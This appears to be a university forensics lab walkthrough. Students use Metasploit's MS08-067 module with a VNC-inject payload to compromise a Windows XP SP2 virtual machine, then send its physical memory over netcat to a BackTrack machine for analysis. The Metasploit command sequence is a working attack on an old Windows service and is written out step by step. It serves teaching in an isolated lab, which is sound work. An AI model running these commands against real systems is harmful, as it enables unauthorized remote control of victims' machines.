**Helix:**


**Dump Window's Physical Memory During Metasploit Session**

**Section 0. Background Information**


* Helix3 is a Live CD built on top of Ubuntu. It focuses on incident response and computer forensics. According to Helix3 Support Forum, e-fense is no longer planning on updating the free version of Helix.
* See <http://www.e-fense.com/products.php>
* Overview
  + In this lab, we will use Metasploit from a BackTrack Server to exploit MS08-067 on a Windows XP SP2 box.
  + Then we will use Helix's Netcat to dump memory of the current session to a binary image on the same BackTrack Machine.
* Subsequent Lab
  + Analyzing A Metasploit Memory Capture from Windows XP SP2

**Section 1. Start Up BackTrack Machine**


1. Booting up BackTrack5R1
   * **Instructions**:
     1. Start up VMware Player
     2. Select BackTrack5R1
     3. Play Virtual Machine
   * **Note**:
     1. For those of you that are not part of my class, this can be any BackTrack or Ubuntu machine.
     2. It needs to have the Volatility 2.0 Framework.
     3. If you do not have the Volatility 2.0 Framework please complete this lab.  ([Click Here](http://www.computersecuritystudent.com/FORENSICS/VOLATILITY/VOLATILITY2_0/lesson1/index.html))




1. Start up a terminal window
   * **Instructions**:
     1. Click on the Terminal Window



1. Obtain the IP Address
   * **Instructions**:
     1. ifconfig -a
   * **Notes**:
     1. This will be the machine that the Victim's Memory Image will be sent to.




1. Start Up Netcat on BackTrack
   * **Instructions**:
     1. mkdir -p /var/forensics/images/WV01\_MS08067\_VNC/
     2. cd /var/forensics/images/WV01\_MS08067\_VNC
     3. nc -l -vvv -p 8888 > WV01\_VNC.dd
        + Netcat will listen for Helix to send the Memory Image from the Victim Machine.
     4. Continue to next step.




**Section 2. Start Up Windows Machine**

1. Booting up WindowsVulerable01 (Victim Machine)
   * **Instructions**:
     1. Start up VMware Player
     2. Select WindowsVulerable01
     3. Play Virtual Machine
   * **Note**:
     1. WindowsVulerable01 is a Windows XP machine running SP2.




1. WindowsVulerable01 Authentication
   * **Instructions**:
     1. Login as administrator




**Section 3. Start Up Notepad**

1. Start Up NotePad
   * **Instructions**:
     1. Start --> All Programs --> Accessories --> Notepad
   * **Notes**:
     1. I started up Notepad as a reference point before the Metasploit was started.




1. Start Up Command Prompt
   * **Instructions**:
     1. Start --> All Programs --> Accessories --> Command Prompt
     2. ipconfig
        + This is the victim IP Address.
        + In my case, it is 192.168.1.107




**Section 4. Engage Metasploit MS08-067**


1. Start the Metasploit msfconsole
   * **Instructions**:
     1. Applications --> BackTrack --> Exploitation Tools --> Network Exploitation Tools --> Metasploit Framework --> msfconsole.




1. Search and Use MS08-067 Exploit
   * **Instructions**:
     1. search ms08\_067
     2. use exploit/windows/smb/ms08\_067\_netapi




1. Set VNC Payload
   * **Instructions**:
     1. set PAYLOAD windows/vncinject/bind\_tcp
     2. show options
   * **Note**:
     1. Once exploited, BackTrack's VNC Connection on port 5900 will be connected to the Victim's port on 4444.
     2. We should be able to see this connection on the Victim's machine and as well in the memory dump.




1. Set RHOST, which is the Victim's IP Address
   * **Instructions**:
     1. set RHOST 192.168.1.107
        + In my case, this is the IP Address of the Victim Machine.




1. Issue the Exploit
   * **Instructions**:
     1. exploit




1. On BackTrack's Screen
   * **Note**:
     1. Now you should see a VNC session in BackTrack to the Victim Machine.




1. On the Victim Screen
   * **Note**:
     1. Now you should see a blue Metasploit Courtesy Shell command prompt on the Victim's machine.



1. On the BackTrack Machine
   * **Instructions**:
     1. Go back to the BackTrack Machine.
     2. In the VNC Session, bring up Notepad.
        + (Start --> Accessories --> NotePad)




1. On the BackTrack Machine
   * **Instructions**:
     1. In Notepad, sign your name.
   * **Proof of Lab Part 1**
     1. After you sign your name, do and PrtScn and Paste into a word document.
     2. Wait until Proof of Lab Part 2 to upload to Moodle.




**Section 5. Loading Helix2008R1**


1. Edit Virtual Machine Settings
   * **Instructions**:
     1. Virtual Machine --> Virtual Machine Settings...




1. Configure Windows to load the Helix iso as a CD/DVD
   * **Instructions**:
     1. Select CD/DVD (IDE)
     2. Select the Use ISO image file
     3. Browse to where you saved the Helix iso.
        + Note:  In my case, I saved it in the following location:
        + H:\BOOT ISO\Helix2008R1.iso



1. Start Up My Computer
   * **Instructions**:
     1. Start --> My Computer



1. Starting Helix
   * **Instructions**:
     1. Right Click on Helix2008R1
     2. Click on AutoPlay



1. Boot Menu Selection
   * **Command**:
     1. Select CD-ROW Drive
     2. Press Enter




1. Acquire Live Image (Part 1)
   * **Instructions**:
     1. Click on the Camera




1. Acquire Live Image (Part 2)
   * **Instructions**:
     1. Source: Select Physical Memory
     2. Location Options: Select NetCat
     3. Destination IP: Use the IP Address you obtained in Section 1, Step 3.
     4. Port: 8888
     5. Click the Acquire Button




1. Acquire Live Image (Part 3)
   * **Instructions**:
     1. Click Yes




1. Acquire Live Image (Part 4)
   * **Note**:
     1. You will see a message that physical memory is being copied.
     2. The Black Screen will close once the copy process is finished.
     3. Wait until the copy process is finished before continuing.



1. Before continue, Make sure the previous step is complete.
   * **Instructions**:
     1. On BackTrack, go to the terminal window where you started Netcat.
     2. cd /var/forensics/images/WV01\_MS08067\_VNC
     3. md5sum WV01\_VNC.dd
     4. date
     5. echo "Your Name"
        + Replace the string "Your Name" with your actual name.
        + E.g., echo "John Gray"
   * **Proof of Lab Part 2**
     1. Do a PrtScn
     2. Paste into the same word document as Part 1.
     3. Upload to Moodle.



1. View Network Connections on the Victim Machine
   * **Instructions**:
     1. Go back to the Victim Machine
     2. Start --> Accessories --> Command Prompt
     3. netstat -nao
   * **Note**:
     1. The highlighted line shows a connection on port 4444 on the Victim machine with a process ID of 1048.
     2. **Note**, the PID might be different in your case.



**Section: Proof of Lab**

1. Cut and Paste a screen shot found in Section 4, Step 9 and Section 5, Step 10 in a word and upload to Moodle.